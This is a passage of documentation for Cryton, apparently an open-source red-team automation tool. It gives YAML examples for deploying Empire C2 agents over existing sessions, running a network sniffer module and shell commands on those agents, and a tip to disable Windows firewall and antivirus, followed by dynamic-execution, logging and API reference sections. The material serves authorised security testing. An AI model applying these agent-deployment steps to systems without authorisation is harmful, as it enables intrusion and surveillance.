For Empire usage only with Worker see documentation [here](#).

8.2.2 Step types for Empire functionalities

Empire functionalities supported by Cryton are represented by different [Step](#) types. More about the `step_type` argument in [here](#).

8.2.3 Deploy Empire agent on a target

This functionality uses `step_type: empire/agent-deploy` and enables to deploy Empire agent on the given target (executing Empire generated payload with given parameters on target).

Usable arguments for this step type are:

Argument	Description
<code>listener_name</code>	Name of listener in Empire for identification. If listener with this name already exists in Empire, it will be used for stager generation.
<code>listener_port</code> (optional)	Port on which should be listener communicating with Agents.
<code>listener_options</code> (optional)	Additional adjustable parameters for creating listener. More on here .
<code>listener_type</code> (optional)	Type of listener (default: http).
<code>stager_type</code>	Type of stager that should be generated in form of path (example: `multi/bash`). For stager types look here .
<code>stager_options</code> (optional)	Additional adjustable parameters for generating stager. Parameters can be viewed in individual stager python files or through Empire client.
<code>agent_name</code>	Name for the deployed agent which is going to be used as a reference to this agent later.
<code>use_named_session</code> (optional)	Name of created msf session through Cryton.
<code>use_any_session_to_target</code> (optional)	Ip address of target on which has been created msf session
<code>session_id</code> (optional)	ID of msf session to target.
<code>ssh_connection</code> (optional)	Arguments for creating ssh connection to target.

Arguments for `ssh_connection`

Argument	Description
<code>target</code>	Ip address for ssh connection.
<code>username</code> (optional)	Username for ssh connection.
<code>password</code> (optional)	Password for ssh connection if <code>ssh_key</code> is not supplied.
<code>ssh_key</code> (optional)	Ssh key for ssh connection if <code>password</code> is not supplied.
<code>port</code> (optional)	Port for ssh connection (default: 22).

Example

```
- name: deploy-agent
  step_type: empire/agent-deploy
  arguments:
    use_named_session: session_to_target_1 # using named session created in step ssh-session
    listener_name: testing
    listener_port: 80
    stager_type: multi/bash
    agent_name: MyAgent # only lower/upper characters and numbers allowed in name
```

8.2.4 Execute shell script or Empire module on agent

This functionality uses `step_type: empire/execute` and allows the execution of shell commands or Empire modules on active Empire agents.

To execute a Shell command use the following arguments:

Argument	Description
<code>use_agent</code>	Name of an active agent that checked on Empire server.
<code>shell_command</code>	Shell command that should be executed on an active agent (example: <code>whoami</code>).

To execute an Empire module use the following arguments:

Argument	Description
<code>use_agent</code>	Name of an active agent that checked on Empire server.
<code>module</code>	Name of Empire module in form of a path that should be executed on the active agent (example: <code>collection/sniffer</code>). Available Empire modules here .
<code>module_arguments</code> (optional)	Additional arguments for Empire module execution.

Example

```
- name: sniffer-on-agent
  step_type: empire/execute
  arguments:
    use_agent: MyAgent
    module: collection/sniffer
    module_arguments: # Optional
      IpFilter: 192.168.33.12
      PortFilter: 1234
```

```
- name: whoami-on-agent
  step_type: empire/execute
  arguments:
    use_agent: MyAgent
    shell_command: whoami
```

8.2.5 Debugging

Empire server connection problems

1. Check that the empire server is running correctly
2. Check that the Worker component has access to the Empire server

Empire Agent cannot connect to the Empire server

1. If you are using metasploit session for agent deployment, check that the session is functioning correctly
2. Check that the Listener Host option is set to an IP address of the machine that the Empire server is running on and that the target you are deploying an Empire agent on has access to that IP address

8.2.6 Deploy Empire agent on Windows

Recommended Empire `stager_type` to use for Windows machines is `multi/launcher` right now.

IMPORTANT!!

For empire stagers to work on newer versions of Windows OS, you need to disable all **firewall** and **antivirus** protection on targeted Windows machine.

9. Dynamic execution

To support dynamic security testing. We've added support for creating dynamic plans. They allow the user to create an empty Plan/Stage and create their agent to control the execution instead of Cryton's advanced scheduler.

9.1 Features

- Create a Plan/Step/Stage for dynamic execution (an empty list of Stages/Steps can be provided)
- Add Step to Stage execution and execute it
- Add Stage to Plan execution and start it
- Added Steps are automatically set as a successor of the last Step (only if the `is_init` variable is **not** set to `True` and a possible parent Step exists)

9.2 Limitations

- Dynamic plan must have a `dynamic` variable set to `True`
- If you don't want to pass any Stages/Steps you must provide an empty list
- Each Stage and Step must have a unique name in the same Plan (utilize [inventory variables](#) to overcome this limitation)
- The Stage/Step you're trying to add must be valid
- Run's Plan must contain the instance (Stage/Step) you are trying to execute
- You cannot create multiple executions for an instance (you can execute an instance only once) under the same Plan execution

9.3 Workflow example (using CLI)

For this example we will assume that:

- Cryton Core is running (REST API is accessible at `localhost:8000`)
- Worker is registered in Core and running
- `mod_cmd` is accessible from the Worker

If it isn't the case, feel free to follow the [installation example](#).

Files used in this guide can be found in the [Cryton Core repository](#).

It's best to switch to the example directory, so we will assume that's true.

```
cd /path/to/cryton-core/examples/dynamic-execution-example/
```

9.3.1 Building a base Plan and executing it

First, we create a template

```
cryton-cli plan-templates create template.yml
```

Create a Plan (instance)

```
cryton-cli plans create <template_id>
```

Add a Stage to the Plan (update the inventory file to your needs)

```
cryton-cli stages create <plan_id> stage.yml -i stage-inventory.yml
```

Add an initial Step to the Stage

```
cryton-cli steps create <stage_id> step-init.yml
```

Add a reusable Step to the Stage (update the inventory file to your needs)

```
cryton-cli steps create <stage_id> step-reusable.yml -i step-reusable-inventory.yml
```

Create a Worker you want to test on

```
cryton-cli workers create local
```

Create a Run

```
cryton-cli runs create <plan_id> <worker_id>
```

Execute the Run

```
cryton-cli runs execute <run_id>
```

9.3.2 Start standalone Stage:

Add your Stage to the desired Plan (**Update the inventory file! Stage names must be unique.**)

```
cryton-cli stages create <plan_id> stage.yml -i stage-inventory.yml
```

Start your Stage (its trigger) under the desired Plan execution

```
cryton-cli stages start-trigger <stage_id> <plan_execution_id>
```

9.3.3 Execute standalone Step:

Add your Step to the desired Stage (**Update the inventory file! Step names must be unique.**)

```
cryton-cli steps create <stage_id> step-reusable.yml -i step-reusable-inventory.yml
```

Execute your Step under the desired Stage execution

```
cryton-cli steps execute <step_id> <stage_execution_id>
```

9.3.4 Check results - works only once the Run is created:

```
cryton-cli runs report 1 --less
```

9.4 Automation using Python

You will probably want to automate these actions rather than using CLI to do them. For this purpose, we will create a simple Python script that will:

1. Create a template
2. Create a Plan
3. Add a Stage
4. Add a Step
5. Create a Run
6. Execute the Run
7. Create a new Step
8. Execute the new Step
9. Get the Run report

For this example we will assume that:

- Cryton Core is running (REST API is accessible at *localhost:8000*)
- Worker is registered in Core and running
- `mod_cmd` is accessible from the Worker

If it isn't the case, feel free to follow the [installation example](#).

Once we have met all the requirements, we can copy the following script, **update the `WORKER_ID` variable**, and run it using `python3 my_automation_script.py`.

```
import requests
import yaml
import time

WORKER_ID = 0

TEMPLATE = {
    "plan": {
        "name": "example",
        "owner": "Cryton",
        "dynamic": True,
        "stages": []
    }
}

STAGE = {
    "name": "no delay stage {{ id }}",
    "trigger_type": "delta",
    "trigger_args": {
        "seconds": 0
    },
    "steps": []
}

STEP = {
    "name": "initial step",
    "step_type": "worker/execute",
    "is_init": True,
    "arguments": {
        "module": "mod_cmd",
        "module_arguments": {
            "cmd": "whoami"
        }
    }
}

STEP_REUSABLE = {
    "name": "reusable step {{ id }}",
    "step_type": "worker/execute",
    "arguments": {
        "module": "mod_cmd",
        "module_arguments": {
            "cmd": "{{ command }}"
        }
    }
}

def get_api_root():
```

```

api_address = "localhost"
api_port = 8000
return f"http://{api_address}:{api_port}/api/"

if __name__ == "__main__":
    # Check if the Worker is specified
    if WORKER_ID < 1:
        raise Exception("Please specify a correct Worker ID at the top of the file.")
    print(f"Worker id: {WORKER_ID}")

    # Get api root
    api_root = get_api_root()

    # 1. Create a template
    r_create_template = requests.post(f"{api_root}templates/", files={"file": yaml.dump(TEMPLATE)})
    template_id = r_create_template.json()['id']
    print(f"Template id: {template_id}")

    # 2. Create a Plan
    r_create_plan = requests.post(f"{api_root}plans/", data={'template_id': template_id})
    plan_id = r_create_plan.json()['id']
    print(f"Plan id: {plan_id}")

    # 3. Add a Stage
    stage_inventory = {"id": 1}
    r_create_stage = requests.post(f"{api_root}stages/", data={'plan_id': plan_id},
                                   files={"file": yaml.dump(STAGE), "inventory_file": yaml.dump(stage_inventory)})
    stage_id = r_create_stage.json()['id']
    print(f"Stage id: {stage_id}")

    # 4. Add a Step
    r_create_step = requests.post(f"{api_root}steps/", data={'stage_id': stage_id}, files={"file": yaml.dump(STEP)})
    step_id = r_create_step.json()['id']
    print(f"Step id: {step_id}")

    # 5. Create a new Run
    r_create_run = requests.post(f"{api_root}runs/", data={'plan_id': plan_id, "worker_ids": [WORKER_ID]})
    run_id = r_create_run.json()['id']
    print(f"Run id: {run_id}")

    # 6. Execute the Run
    r_execute_run = requests.post(f"{api_root}runs/{run_id}/execute/", data={'run_id': run_id})
    print(f"Run response: {r_execute_run.text}")

    # 7. Create a new Step
    step_inventory = {"id": 1, "command": "echo test"}
    r_create_step2 = requests.post(f"{api_root}steps/", data={'stage_id': stage_id},
                                   files={"file": yaml.dump(STEP_REUSABLE),
                                           "inventory_file": yaml.dump(step_inventory)})
    step_id2 = r_create_step2.json()['id']
    print(f"Second step id: {step_id2}")

    # 8. Execute the new Step (First, get Stage execution's id)
    stage_execution_id = requests.get(f"{api_root}runs/{run_id}/report/")\
        .json()["detail"]["plan_executions"][0]["stage_executions"][0]["id"]
    r_execute_step = requests.post(f"{api_root}steps/{step_id2}/execute/",
                                   data={'stage_execution_id': stage_execution_id})
    print(f"Second Step response: {r_execute_step.text}")

    # 9. Get Run report
    for i in range(5):
        time.sleep(3)
        current_state = requests.get(f"{api_root}runs/{run_id}/").json()["state"]
        if current_state == "FINISHED":
            break
    print(f"Waiting for a final state. Current state: {current_state}")

    print()
    print("Report: ")
    print(yaml.dump(requests.get(f"{api_root}runs/{run_id}/report/").json()["detail"]))

```


10. Logging

The logs adhere to the following format:

```
{
  "queue": "cryton_core.control.request",
  "event": "Queue declared and consuming",
  "logger": "cryton-debug",
  "level": "info",
  "timestamp": "2021-05-18T11:19:20.012152Z"
}
{
  "plan_name": "Example scenario",
  "plan_id": 129,
  "status": "success",
  "event": "plan created",
  "logger": "cryton",
  "level": "info",
  "timestamp": "2021-05-18T06:17:39.753017Z"
}
```

When running in Docker, you can always check the logs by:

```
docker logs CONTAINER_NAME
```

10.1 Core

Every change of state is logged for later analysis. Every Step the result is also logged, although output is not. It can be found in the database.

10.1.1 Loggers

You can choose from two loggers - **debug** or **production**, which you can set by environment variable *CRYTON_CORE_DEBUG*.

For **production**: - RotatingFileHandler *CRYTON_CORE_APP_DIRECTORY*/log/cryton-core.log

For **debug**: - RotatingFileHandler *CRYTON_CORE_APP_DIRECTORY*/log/cryton-core-debug.log - Console (std_out)

For running tests the **cryton-core-test** logger is used.

10.2 Worker

Each request and its processing are logged for later analysis.

10.2.1 Loggers

You can choose from two loggers - **debug** or **production**, which you can set by environment variable *CRYTON_WORKER_DEBUG*.

For **production**: - RotatingFileHandler *CRYTON_WORKER_APP_DIRECTORY*/log/cryton-worker.log

For **debug**: - RotatingFileHandler *CRYTON_WORKER_APP_DIRECTORY*/log/cryton-worker-debug.log - Console (std_out)

For running tests the **cryton-worker-test** logger is used.

11. How to contribute

11.1 Fixing and reporting bugs

Any identified bugs should be posted as an issue in the respective [gitlab repository](#). Please, include as much detail as possible for the developers, to be able to reproduce the erroneous behavior.

11.2 Writing Attack modules

To make attack scenario automation easier we need to create and maintain attack modules. To support project development checkout section [How to create Attack module](#).

12. License

Cryton is open-source software developed by **Masaryk University**, and distributed under **MIT license**.

12.1 License Terms

Copyright 2022 MASARYK UNIVERSITY

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

CONTENTS:

1	API Reference	1
1.1	cryton_core	1
2	Indices and tables	73
	Python Module Index	75
	Index	77

API REFERENCE

This page contains auto-generated API reference documentation¹.

1.1 cryton_core

1.1.1 Subpackages

`cryton_core.cryton_app`

Subpackages

`cryton_core.cryton_app.management`

Subpackages

`cryton_core.cryton_app.management.commands`

Submodules

`cryton_core.cryton_app.management.commands.runserver`

Module Contents

Classes

Command

```
class cryton_core.cryton_app.management.commands.runserver.Command
    Bases: django.core.management.commands.runserver.Command
    handle(*args, **options)
```

¹ Created with sphinx-autoapi

`cryton_core.cryton_app.management.commands.startgunicorn`

Module Contents

Classes

GunicornApplication
Command

```
class cryton_core.cryton_app.management.commands.startgunicorn.GunicornApplication(app,  
                                                                                   options=None)
```

```
    Bases: gunicorn.app.base.BaseApplication
```

```
    init(parser, opts, args)
```

```
    load_config()
```

```
    load()
```

```
class cryton_core.cryton_app.management.commands.startgunicorn.Command
```

```
    Bases: django.core.management.base.BaseCommand
```

```
    add_arguments(parser)
```

```
    handle(*args, **options)
```

`cryton_core.cryton_app.management.commands.startlistener`

Module Contents

Classes

Command

```
class cryton_core.cryton_app.management.commands.startlistener.Command
```

```
    Bases: django.core.management.base.BaseCommand
```

```
    handle(*args, **options)
```

`cryton_core.cryton_app.management.commands.startmonitoring`

Module Contents

Classes

<code>Command</code>

Functions

<code>monitor_health()</code>

`cryton_core.cryton_app.management.commands.startmonitoring.monitor_health()`

`class cryton_core.cryton_app.management.commands.startmonitoring.Command`

Bases: `django.core.management.base.BaseCommand`

`handle(*args, **options)`

`cryton_core.cryton_app.views`

Submodules

`cryton_core.cryton_app.views.execution_variable_views`

Module Contents

Classes

<code>ExecutionVariableViewSet</code>

<code>ExecutionVariable ViewSet.</code>

`class cryton_core.cryton_app.views.execution_variable_views.ExecutionVariableViewSet`

Bases: `cryton_core.cryton_app.util.InstanceFullViewSet`

`ExecutionVariable ViewSet.`

`queryset`

`http_method_names = ['get', 'post', 'delete']`

`serializer_class`

`create(request: rest_framework.request.Request)`

`destroy(request, *args, **kwargs)`

`cryton_core.cryton_app.views.log_views`

Module Contents

Classes

<code>LogViewSet</code>	<code>Log ViewSet.</code>
-------------------------	---------------------------

```
class cryton_core.cryton_app.views.log_views.LogViewSet
    Bases: cryton_core.cryton_app.util.BaseViewSet
    Log ViewSet.
    http_method_names = ['get']
    serializer_class
    list(request: rest_framework.request.Request)
```

`cryton_core.cryton_app.views.plan_execution_views`

Module Contents

Classes

<code>PlanExecutionViewSet</code>	<code>PlanExecution ViewSet.</code>
-----------------------------------	-------------------------------------

```
class cryton_core.cryton_app.views.plan_execution_views.PlanExecutionViewSet
    Bases: cryton_core.cryton_app.util.ExecutionViewSet
    PlanExecution ViewSet.
    queryset
    http_method_names = ['get', 'post', 'delete']
    serializer_class
    destroy(request: rest_framework.request.Request, *args, **kwargs)
    report(_, **kwargs)
    pause(_, **kwargs)
    unpause(_, **kwargs)
    validate_modules(_, **kwargs)
    kill(_, **kwargs)
```

cryton_core.cryton_app.views.plan_template_views

Module Contents

Classes

PlanTemplateViewSet	Plan's template ViewSet.
---------------------	--------------------------

```
class cryton_core.cryton_app.views.plan_template_views.PlanTemplateViewSet
    Bases: cryton_core.cryton_app.util.InstanceFullViewSet
    Plan's template ViewSet.
    queryset
    http_method_names = ['get', 'post', 'delete']
    serializer_class
    get_template(_, **kwargs)
    destroy(request: rest_framework.request.Request, *args, **kwargs)
```

cryton_core.cryton_app.views.plan_views

Module Contents

Classes

PlanViewSet	Plan ViewSet.
-------------	---------------

```
class cryton_core.cryton_app.views.plan_views.PlanViewSet
    Bases: cryton_core.cryton_app.util.InstanceFullViewSet
    Plan ViewSet.
    queryset
    http_method_names = ['get', 'post', 'delete']
    serializer_class
    create(request: rest_framework.request.Request, **kwargs)
    destroy(request: rest_framework.request.Request, *args, **kwargs)
    validate(request: rest_framework.request.Request)
    execute(request: rest_framework.request.Request, **kwargs)
    get_plan(_, **kwargs)
```

`cryton_core.cryton_app.views.run_views`

Module Contents

Classes

<code>RunViewSet</code>	Run ViewSet.
-------------------------	--------------

```
class cryton_core.cryton_app.views.run_views.RunViewSet
    Bases: cryton_core.cryton_app.util.ExecutionFullViewSet
    Run ViewSet.
    queryset
    http_method_names = ['get', 'post', 'delete']
    serializer_class
    create(request: rest_framework.request.Request, **kwargs)
    destroy(request: rest_framework.request.Request, *args, **kwargs)
    report(_, **kwargs)
    pause(_, **kwargs)
    unpause(_, **kwargs)
    schedule(request: rest_framework.request.Request, **kwargs)
    execute(_, **kwargs)
    reschedule(request: rest_framework.request.Request, **kwargs)
    postpone(request: rest_framework.request.Request, **kwargs)
    unschedule(_, **kwargs)
    kill(_, **kwargs)
    validate_modules(_, **kwargs)
    get_plan(_, **kwargs)
```

`cryton_core.cryton_app.views.stage_execution_views`

Module Contents

Classes

<code>StageExecutionViewSet</code>	StageExecution ViewSet.
------------------------------------	-------------------------

```

class cryton_core.cryton_app.views.stage_execution_views.StageExecutionViewSet
    Bases: cryton_core.cryton_app.util.ExecutionViewSet
    StageExecution ViewSet.
    queryset
    http_method_names = ['get', 'post', 'delete']
    serializer_class
    destroy(request: rest_framework.request.Request, *args, **kwargs)
    report(_, **kwargs)
    kill(_, **kwargs)
    re_execute(request: rest_framework.request.Request, **kwargs)

```

```

cryton_core.cryton_app.views.stage_views

```

Module Contents

Classes

StageViewSet	Stage ViewSet.
--------------	----------------

```

class cryton_core.cryton_app.views.stage_views.StageViewSet
    Bases: cryton_core.cryton_app.util.InstanceFullViewSet
    Stage ViewSet.
    queryset
    http_method_names = ['get', 'post', 'delete']
    serializer_class
    create(request: rest_framework.request.Request, *args, **kwargs)
    destroy(request: rest_framework.request.Request, *args, **kwargs)
    validate(request: rest_framework.request.Request)
    start_trigger(request: rest_framework.request.Request, **kwargs)

```

`cryton_core.cryton_app.views.step_execution_views`

Module Contents

Classes

<code>StepExecutionViewSet</code>	StepExecution ViewSet.
-----------------------------------	------------------------

```
class cryton_core.cryton_app.views.step_execution_views.StepExecutionViewSet
    Bases: cryton_core.cryton_app.util.ExecutionViewSet
    StepExecution ViewSet.
    queryset
    http_method_names = ['get', 'post', 'delete']
    serializer_class
    destroy(request: rest_framework.request.Request, *args, **kwargs)
    report(_, **kwargs)
    kill(_, **kwargs)
    re_execute(_, **kwargs)
```

`cryton_core.cryton_app.views.step_views`

Module Contents

Classes

<code>StepViewSet</code>	Step ViewSet.
--------------------------	---------------

```
class cryton_core.cryton_app.views.step_views.StepViewSet
    Bases: cryton_core.cryton_app.util.InstanceFullViewSet
    Step ViewSet.
    queryset
    http_method_names = ['get', 'post', 'delete']
    serializer_class
    create(request: rest_framework.request.Request, *args, **kwargs)
    destroy(request: rest_framework.request.Request, *args, **kwargs)
    validate(request: rest_framework.request.Request)
    execute(request: rest_framework.request.Request, **kwargs)
```

`cryton_core.cryton_app.views.worker_views`

Module Contents

Classes

<code>WorkerViewSet</code>	<code>Worker ViewSet.</code>
----------------------------	------------------------------

```
class cryton_core.cryton_app.views.worker_views.WorkerViewSet
    Bases: cryton_core.cryton_app.util.InstanceFullViewSet
    Worker ViewSet.
    queryset
    http_method_names = ['get', 'post', 'delete']
    serializer_class
    create(request: rest_framework.request.Request)
    healthcheck(_, **kwargs)
    destroy(request: rest_framework.request.Request, *args, **kwargs)
```

Submodules

`cryton_core.cryton_app.admin`

`cryton_core.cryton_app.apps`

Module Contents

Classes

<code>CrytonCoreAppConfig</code>

```
class cryton_core.cryton_app.apps.CrytonCoreAppConfig
    Bases: django.apps.AppConfig
    default_auto_field = 'django.db.models.BigAutoField'
    name = 'cryton_core.cryton_app'
```

`cryton_core.cryton_app.exceptions`

Module Contents

Classes

<code>ApiWrongObjectState</code>
<code>RpcTimeout</code>

```
class cryton_core.cryton_app.exceptions.ApiWrongObjectState
```

```
    Bases: rest_framework.exceptions.APIException
```

```
    status_code
```

```
    default_detail
```

```
    default_code = 'wrong_state'
```

```
class cryton_core.cryton_app.exceptions.RpcTimeout
```

```
    Bases: rest_framework.exceptions.APIException
```

```
    status_code
```

```
    default_detail
```

```
    default_code = 'error'
```

`cryton_core.cryton_app.models`

Module Contents

Classes

AdvancedModel
InstanceModel
ExecutionModel
ExtendedExecutionModel
PlanModel
StageModel
StepModel
WorkerModel
RunModel
PlanExecutionModel
StageExecutionModel
StepExecutionModel
SessionModel
ExecutionVariableModel
SuccessorModel
CorrelationEventModel
PlanTemplateModel
OutputMappingModel
DependencyModel

```
class cryton_core.cryton_app.models.AdvancedModel
    Bases: django.db.models.Model
    class Meta
        abstract = True
```



```
    created_at
    updated_at
class cryton_core.cryton_app.models.InstanceModel
    Bases: AdvancedModel
    class Meta
        abstract = True
    name
class cryton_core.cryton_app.models.ExecutionModel
    Bases: AdvancedModel
    class Meta
        abstract = True
    state
    start_time
    pause_time
    finish_time
class cryton_core.cryton_app.models.ExtendedExecutionModel
    Bases: ExecutionModel
    class Meta
        abstract = True
    schedule_time
    aps_job_id
class cryton_core.cryton_app.models.PlanModel
    Bases: InstanceModel
    owner
    dynamic
class cryton_core.cryton_app.models.StageModel
    Bases: InstanceModel
    plan_model
    trigger_type
    trigger_args
class cryton_core.cryton_app.models.StepModel
    Bases: InstanceModel
    stage_model
```

```
    step_type
    arguments
    is_init
    is_final
    output_prefix

class cryton_core.cryton_app.models.WorkerModel
    Bases: InstanceModel
    description
    state

class cryton_core.cryton_app.models.RunModel
    Bases: ExtendedExecutionModel
    plan_model

class cryton_core.cryton_app.models.PlanExecutionModel
    Bases: ExtendedExecutionModel
    run
    plan_model
    worker
    evidence_directory

class cryton_core.cryton_app.models.StageExecutionModel
    Bases: ExtendedExecutionModel
    plan_execution
    stage_model
    trigger_id

class cryton_core.cryton_app.models.StepExecutionModel
    Bases: ExecutionModel
    stage_execution
    step_model
    result
    serialized_output
    output
    valid
    parent_id

class cryton_core.cryton_app.models.SessionModel
    Bases: InstanceModel
```

plan_execution

msf_id

class cryton_core.cryton_app.models.ExecutionVariableModel

Bases: InstanceModel

plan_execution

value

class cryton_core.cryton_app.models.SuccessorModel

Bases: django.db.models.Model

type

value

parent

successor

class cryton_core.cryton_app.models.CorrelationEventModel

Bases: django.db.models.Model

correlation_id

step_execution

class cryton_core.cryton_app.models.PlanTemplateModel

Bases: django.db.models.Model

file

class cryton_core.cryton_app.models.OutputMappingModel

Bases: django.db.models.Model

step_model

name_from

name_to

class cryton_core.cryton_app.models.DependencyModel

Bases: django.db.models.Model

stage_model

dependency

cryton_core.cryton_app.serializers

Module Contents

Classes

BaseSerializer
ListSerializer
DetailStringSerializer
DetailDictionarySerializer
CreateDetailSerializer
ExecutionCreateDetailSerializer
CreateWithFilesSerializer
CreateMultipleDetailSerializer
LogListResponseSerializer
LogSerializer
PlanSerializer
PlanCreateSerializer
PlanExecuteSerializer
StageSerializer
StageCreateSerializer
StageValidateSerializer
StageStartTriggerSerializer
StepSerializer
StepCreateSerializer
StepExecuteSerializer
RunSerializer
RunCreateSerializer

continues on next page

Table 1 – continued from previous page

RunCreateDetailSerializer
RunScheduleSerializer
RunPostponeSerializer
PlanExecutionSerializer
PlanExecutionListSerializer
StageExecutionSerializer
StageExecutionReExecuteSerializer
StageExecutionListSerializer
StepExecutionSerializer
StepExecutionListSerializer
WorkerSerializer
WorkerCreateSerializer
SessionSerializer
ExecutionVariableSerializer
ExecutionVariableCreateSerializer
ExecutionVariableListSerializer
SuccessorSerializer
CorrelationEventSerializer
PlanTemplateSerializer
OutputMappingSerializer
DependencySerializer

```
class cryton_core.cryton_app.serializers.BaseSerializer
    Bases: rest_framework.serializers.Serializer
    create(validated_data)
    update(instance, validated_data)

class cryton_core.cryton_app.serializers.ListSerializer
    Bases: BaseSerializer
```

```
    order_by
    any_returned_parameter

class cryton_core.cryton_app.serializers.DetailStringSerializer
    Bases: BaseSerializer
    detail

class cryton_core.cryton_app.serializers.DetailDictionarySerializer
    Bases: BaseSerializer
    detail

class cryton_core.cryton_app.serializers.CreateDetailSerializer
    Bases: DetailStringSerializer
    id

class cryton_core.cryton_app.serializers.ExecutionCreateDetailSerializer
    Bases: DetailStringSerializer
    execution_id

class cryton_core.cryton_app.serializers.CreateWithFilesSerializer
    Bases: BaseSerializer
    file
    inventory_file

class cryton_core.cryton_app.serializers.CreateMultipleDetailSerializer
    Bases: DetailStringSerializer
    ids

class cryton_core.cryton_app.serializers.LogListResponseSerializer
    Bases: BaseSerializer
    count
    results

class cryton_core.cryton_app.serializers.LogSerializer
    Bases: BaseSerializer
    detail

class cryton_core.cryton_app.serializers.PlanSerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
        exclude = []

class cryton_core.cryton_app.serializers.PlanCreateSerializer
    Bases: BaseSerializer
```

```
    template_id
    file

class cryton_core.cryton_app.serializers.PlanExecuteSerializer
    Bases: BaseSerializer
    run_id
    worker_id

class cryton_core.cryton_app.serializers.StageSerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
        exclude = []

class cryton_core.cryton_app.serializers.StageCreateSerializer
    Bases: CreateWithFilesSerializer
    plan_id

class cryton_core.cryton_app.serializers.StageValidateSerializer
    Bases: CreateWithFilesSerializer
    dynamic

class cryton_core.cryton_app.serializers.StageStartTriggerSerializer
    Bases: BaseSerializer
    plan_execution_id

class cryton_core.cryton_app.serializers.StepSerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
        exclude = []

class cryton_core.cryton_app.serializers.StepCreateSerializer
    Bases: CreateWithFilesSerializer
    stage_id

class cryton_core.cryton_app.serializers.StepExecuteSerializer
    Bases: BaseSerializer
    stage_execution_id

class cryton_core.cryton_app.serializers.RunSerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
```

```
        exclude = []

class cryton_core.cryton_app.serializers.RunCreateSerializer
    Bases: BaseSerializer
    plan_id
    worker_ids

class cryton_core.cryton_app.serializers.RunCreateDetailSerializer
    Bases: CreateDetailSerializer
    plan_execution_ids

class cryton_core.cryton_app.serializers.RunScheduleSerializer
    Bases: BaseSerializer
    start_time

class cryton_core.cryton_app.serializers.RunPostponeSerializer
    Bases: BaseSerializer
    delta

class cryton_core.cryton_app.serializers.PlanExecutionSerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
        exclude = []

class cryton_core.cryton_app.serializers.PlanExecutionListSerializer
    Bases: ListSerializer
    run_id
    plan_model_id

class cryton_core.cryton_app.serializers.StageExecutionSerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
        exclude = []

class cryton_core.cryton_app.serializers.StageExecutionReExecuteSerializer
    Bases: BaseSerializer
    immediately

class cryton_core.cryton_app.serializers.StageExecutionListSerializer
    Bases: ListSerializer
    plan_execution_id
    stage_model_id
```



```
class cryton_core.cryton_app.serializers.StepExecutionSerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
        exclude = []

class cryton_core.cryton_app.serializers.StepExecutionListSerializer
    Bases: ListSerializer
    stage_execution_id
    step_model_id

class cryton_core.cryton_app.serializers.WorkerSerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
        exclude = []

class cryton_core.cryton_app.serializers.WorkerCreateSerializer
    Bases: BaseSerializer
    name
    description
    force

class cryton_core.cryton_app.serializers.SessionSerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
        exclude = []

class cryton_core.cryton_app.serializers.ExecutionVariableSerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
        exclude = []

class cryton_core.cryton_app.serializers.ExecutionVariableCreateSerializer
    Bases: BaseSerializer
    plan_execution_id
    file
```

```
class cryton_core.cryton_app.serializers.ExecutionVariableListSerializer
    Bases: ListSerializer
    plan_execution_id

class cryton_core.cryton_app.serializers.SuccessorSerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
        exclude = []

class cryton_core.cryton_app.serializers.CorrelationEventSerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
        exclude = []

class cryton_core.cryton_app.serializers.PlanTemplateSerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
        exclude = []

class cryton_core.cryton_app.serializers.OutputMappingSerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
        exclude = []

class cryton_core.cryton_app.serializers.DependencySerializer
    Bases: rest_framework.serializers.ModelSerializer
    class Meta
        model
        exclude = []
```

`cryton_core.cryton_app.urls`

Module Contents

`cryton_core.cryton_app.urls.router`

`cryton_core.cryton_app.urls.urlpatterns`

`cryton_core.cryton_app.util`

Module Contents

Classes

<code>IgnoreNestedUndefined</code>	An undefined that is chainable, where both <code>__getattr__</code> and
<code>BaseViewSet</code>	A ViewSet that provides default list() action.
<code>InstanceViewSet</code>	A ViewSet that provides default retrieve(), destroy(), and list() actions.
<code>InstanceFullViewSet</code>	A ViewSet that provides default retrieve(), destroy(), list(), and create() actions.
<code>ExecutionViewSet</code>	A ViewSet that provides default retrieve(), destroy(), and list() actions.
<code>ExecutionFullViewSet</code>	A ViewSet that provides default retrieve(), destroy(), list(), and create() actions.

Functions

<code>filter_decorator(func)</code>	Decorator for filtering of serializer results.
<code>get_start_time(→ datetime.datetime)</code>	Parse start time and its timezone.
<code>parse_inventory(→ dict)</code>	Reads inventory file (JSON, YAML, INI) and returns it as a dictionary
<code>get_inventory_variables_from_files(→ dict)</code>	Get all inventory variables from input.
<code>fill_template(→ str)</code>	Fill Jinja variables in the template (if there are any inventory variables).
<code>parse_object_from_files(→ dict)</code>	Get serialized object from input - parse template and fill it with inventory variables.

`cryton_core.cryton_app.util.filter_decorator(func)`

Decorator for filtering of serializer results. :param func: :return: Filtered queryset

